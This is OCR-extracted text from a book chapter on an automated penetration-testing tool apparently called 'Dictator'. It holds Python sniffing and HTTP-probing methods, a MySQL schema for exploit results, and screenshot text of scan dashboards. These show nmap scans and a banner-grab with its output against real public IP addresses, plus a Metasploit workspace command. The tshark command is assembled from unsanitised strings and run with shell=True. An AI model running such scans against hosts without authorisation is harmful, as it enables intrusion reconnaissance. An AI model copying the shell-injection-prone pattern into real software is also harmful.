
```
        def start_sniffing(self,interface,timeout):

                try:

                        self.print_Log_info("IN Start_sniffing() method")
                        cmd="tshark -f 'port "+ str(self.current_port) +" and host "+ str(self.current_host) + "' -i "+str(interface)+" -a
duration:"+str(timeout)+" -w "+ os.path.join(self.data_path,str(self.project_id)+"_"+str(self.current_host)+"_"+str(self.current_port)
+"_capture-output.pcap")
                        commands_executed=[]
                        exploit_result=''
                        commands_executed.append(cmd+"\n")
                        self.process_sniff=subprocess.Popen(cmd,shell=True,stderr=subprocess.PIPE,stdout=subprocess.PIPE)
                        (output, err)=self.process_sniff.communicate()
                        commands_executed.append(str(output)+"\n"+str(err)+"\n")
                        exploit_result="Command Executed :"+commands_executed[0]+"\n"
                        exploit_result=exploit_result+"\nResult:\n"+str(commands_executed[len(commands_executed)-1])
                        self.print_Log_info("Exiting Start_sniffing() method")
                except  Exception ,e:
                        self.print_Log_info("Exception while sniffing !!"+str(e))
```


```
def http_based(self,args):
        try:
                commands_executed=[]
                exploit_result=''
                self.method_id="Http_based()"
                self.print_Log("Inside HttpBased()")
                self.print_Log_info("Inside HttpBased()")
                self.print_Log("Args are : "+str(args[0]))
                commands_executed.append('requests.get('+str(args[0])+')')
1               response = requests.get(str(args[0]))
                self.print_Log( "Status code is : "+str(response.status_code))
                self.print_Log_info( "Status code is : "+str(response.status_code))
2               html = response.text
                commands_executed.append("http-response" +str(html))
                file_ = open('response.html', 'w+')
                file_.write(html.encode('utf8'))
                file_.close()
                exploit_result="Command Executed :"+commands_executed[0]+"\n"
                exploit_result=exploit_result+"\nResult\n"+str(commands_executed[len(commands_executed)-1])
3               self.SaveDetails(str(commands_executed),exploit_result)
                self.print_Log_info("Exiting  HttpBased()")

        except Exception ,ee:
                self.print_Error( "Exception Http_based " +str(ee))
                self.print_Error_info( "Exception Http_based " +str(ee))
```


```
mysql> desc IPexploits;
+--------------------+--------------+------+-----+---------+----------------+
| Field              | Type         | Null | Key | Default | Extra          |
+--------------------+--------------+------+-----+---------+----------------+
| id                 | int(11)      | NO   | PRI | NULL    | auto_increment |
| Pid                | int(11)      | NO   | MUL | NULL    |                |
| Host               | varchar(100) | YES  |     | NULL    |                |
| Port               | varchar(100) | YES  |     | NULL    |                |
| Service            | varchar(100) | YES  |     | NULL    |                |
| project_status     | varchar(30)  | YES  |     | NULL    |                |
| Exploits           | json         | YES  |     | NULL    |                |
| service_type       | varchar(100) | YES  |     | NULL    |                |
| read_init_status   | varchar(50)  | YES  |     | false   |                |
| read_final_status  | varchar(50)  | YES  |     | false   |                |
| State              | varchar(20)  | YES  |     | Open    |                |
| Version            | varchar(100) | YES  |     |         |                |
| test_case_executed | varchar(20)  | YES  |     | false   |                |
+--------------------+--------------+------+-----+---------+----------------+
```



Not secure
https://52.5.4.200/scan/
Dictator
About
Scan
Reports
FAQs
Add a New Scan
Project Information
Project Name
test_project
Port Range
1-100
Switch
Intense_NoPing : -T4 -A -v -Pn -n
Scan Mode
Sequential
IP/IP_Range
scanme.nmap.org
Start Scanning



Dictator
About
Scan
Reports
FAQs
Settings
Details - test_bgsb
Project Configuration
Project Name
test_bgsb
View Configuration
Get Configuration
Scan Progress
100% Completed
Status
complete



Dictator
About
Scan
Reports
FAQs
Settings
Details - 603
Project Configuration Obtained
Project Name
603
Configuration Details
Show 10 entries
Search:
Commands Associated
Host
Port
Service
Type
State
Version
Reconfigure
Commands
68.70.175.2
42897
status
ftp
new
open
1
Reconfigure
Host
Port
Service
Action
192.168.179.132
22
ssh
Add Test Case
Update
Start Scanning
Threading



Dictator
About
Project Configuration Obtained
Project Name
602
Configuration Details
Show 10 entries
Commands Associated
Host
Port
Service
Type
Commands
119.81.113.116
113
ident
new
Showing 1 to 1 of 1 entries
Host
Port
Service
Action
119.81.113.116
22
ssh
Add Test Case



Dictator
About
Scan
Reports
FAQs
Settings
Project Name
597
Configuration Details
Show 10 entries
Search:
Commands Associated
Host
Port
Service
Type
State
Version
Reconfigure
Commands
45.33.32.156
9929
nping-echo
new
open
Nping echo
Reconfigure
Commands
45.33.32.156
31337
tcpwrapped
new
open
Reconfigure
Commands
45.33.32.156
80
http
existing
open
Apache httpd2.4.7
Reconfigure
Commands
45.33.32.156
22
ssh
existing
open
syn-ack
Reconfigure
Showing 1 to 4 of 4 entries
Previous
Next
Host
Port
Service
Action
192.168.179.132
22
ssh
Add Test Case
Update
Start Scanning
Threading


Command Id : ftp_5
Command :
nmap -sV --script=banner.nse -p 21 49.50.65.62
End
Results :
Command Executed :nmap -sV --script=banner.nse -p 21 49.50.65.62
Result
Starting Nmap 7.25BETA2 (https://nmap.org) at 2017-03-17 13:41 UTC
Nmap scan report for 49.50.65.62
Host is up (0.22s latency).
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
|_banner: 220 Microsoft FTP Service
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.76 seconds
Command Id : ftp_2
Command :
>msfconsolemsf > workspace -a Metasploit_automation
workspace -a Metasploit_automation
workspace -a Metasploit_automation
Current Status
In Progress
Configuration Details
Show 100 entries
Search:
Commands Associated
Host
State -- Version
Action
Status
Commands
49.50.65.62
closed
Reconfigure
Commands
49.50.65.62
open
Microsoft ftpd
Commands
49.50.65.62
open
Reconfigure
Scan



Dictator
About
Scan
Reports
FAQs
Settings
PROJECT DETAILS
Show 10 entries
Search:
S.No
Name
Initiated Date
Initiated Time
Scan Mode
Discovery Status
Scanning Status
Action
1 test_ii 2017-03-17 13:36:53 concurrent complete processing Ongoing
2 test_bgsb 2017-03-17 13:34:22 sequential complete incomplete Ongoing
3 galg_top_ports 2017-03-17 13:12:15 sequential complete incomplete Ongoing
4 test_gal 2017-03-17 12:48:57 sequential complete incomplete Ongoing
5 test_multi 2017-03-17 12:40:52 sequential complete processing Ongoing
6 stress_admin 2017-03-17 12:40:51 concurrent complete processing Ongoing
7 scan_me 2017-03-15 13:35:06 concurrent complete processing Ongoing
8 scan_me_nmap 2017-03-15 12:59:12 sequential complete incomplete Ongoing
9 check_now 2017-03-15 10:15:22 sequential complete incomplete Ongoing


Dictator
About
Scan
Add a New Scan
Project Information
Project Name
test
Port Range
1-65000
Switch
Intense_NoPing : -T4 -A -v -Pn -n
Scan Mode
Concurrent
IP/IP_Range
scanme.nmap.org
Start Scanning



Dictator
About
+ Scan
Reports
FAQs
Show 100 entries
Search:
Commands Associated
Host
Port
Service
Type
State Version
Action
Status
Commands
45.33.32.156
9929
npingecho
new
open Nping echo
Reconfigure
Commands
45.33.32.156
31337
tcpwrapped
new
open
Reconfigure
Commands
45.33.32.156
80
http
existing
open Apache httpd2.4.7
Reconfigure
Scan
Commands
45.33.32.156
22
ssh
existing
open syn-ack
Reconfigure
Scan
Showing 1 to 4 of 4 entries
Previous Next
Host
Port
Service
Action
192.168.179.132
22
ssh
Add Test Case
Update
Start Scanning



Dictator
About
+ Scan
Reports
FAQs
Add a New Scan
Project Information
Project Name
test
Port Range
1-65000
Switch
Intense_NoPing : -T4 -A -v -Pn -n
Scan Mode
Sequetial Default
IP/IP_Range
scanme.nmap.org
Start Scanning



Dictator
About
+ Scan
Reports
FAQs
Pause Scan
Details - 598
Project Configuration Obtained
Project Name
598
93% Completed
Current Status
In Progress



Dictator
About
Scan
Reports
FAQs
PROJECT DETAILS
Show 10 entries
Search:
S.No
Name
Initiated Date
Initiated Time
Scan Mode
Discovery Status
Scanning Status
Action
1
external_pt_seq
2017-02-24
12:43:38
sequential_default
complete
paused
Resume
Analyse
2
test_scan_me_concurrent
2017-02-24
12:20:56
concurrent
complete
paused
Resume



Dictator
About
Scan
Reports
FAQs
9
check_now
2017-03-15
10:15:22
sequential
complete
incomplete
Ongoing
10
upload_test
2017-03-15
10:06:36
sequential
complete
incomplete
Ongoing
11
test_small
2017-03-13
09:35:59
sequential
complete
complete
Download All
Analyse Tests
12
lets_test_white_list
2017-03-07
10:05:09
sequential_default
complete
complete
Download All
Analyse Tests


Dictator
About
Scan
Reports
FAQs
Upload Reports
Merge Reports
Map Cve-Exploits
Hello furqan.khan
You are on your Dashboard



Dictator
Upload XML Reports
Upload Choice
Nmap XML
Upload Nmap XML
Project Name
test_upload_nmap
XML File
Choose file
No file chosen
Upload


Dictator
Upload XML Reports
Upload Choice
Nessus XML
Upload Nessus XML
Project Name
test_small
XML File
Choose file
No file chosen
Upload


Dictator
About
Scan
Reports
FAQs
Hello furqan.khan
You are on your Dashboard
Upload Reports
Merge Reports
Map Cve-Exploits


Dictator
Merge Qualys ,Nessus and Mannual Reports
Project Name
test_small
Report Format
HTML
Download

Chapter 7: Machine Learning and Cybersecurity



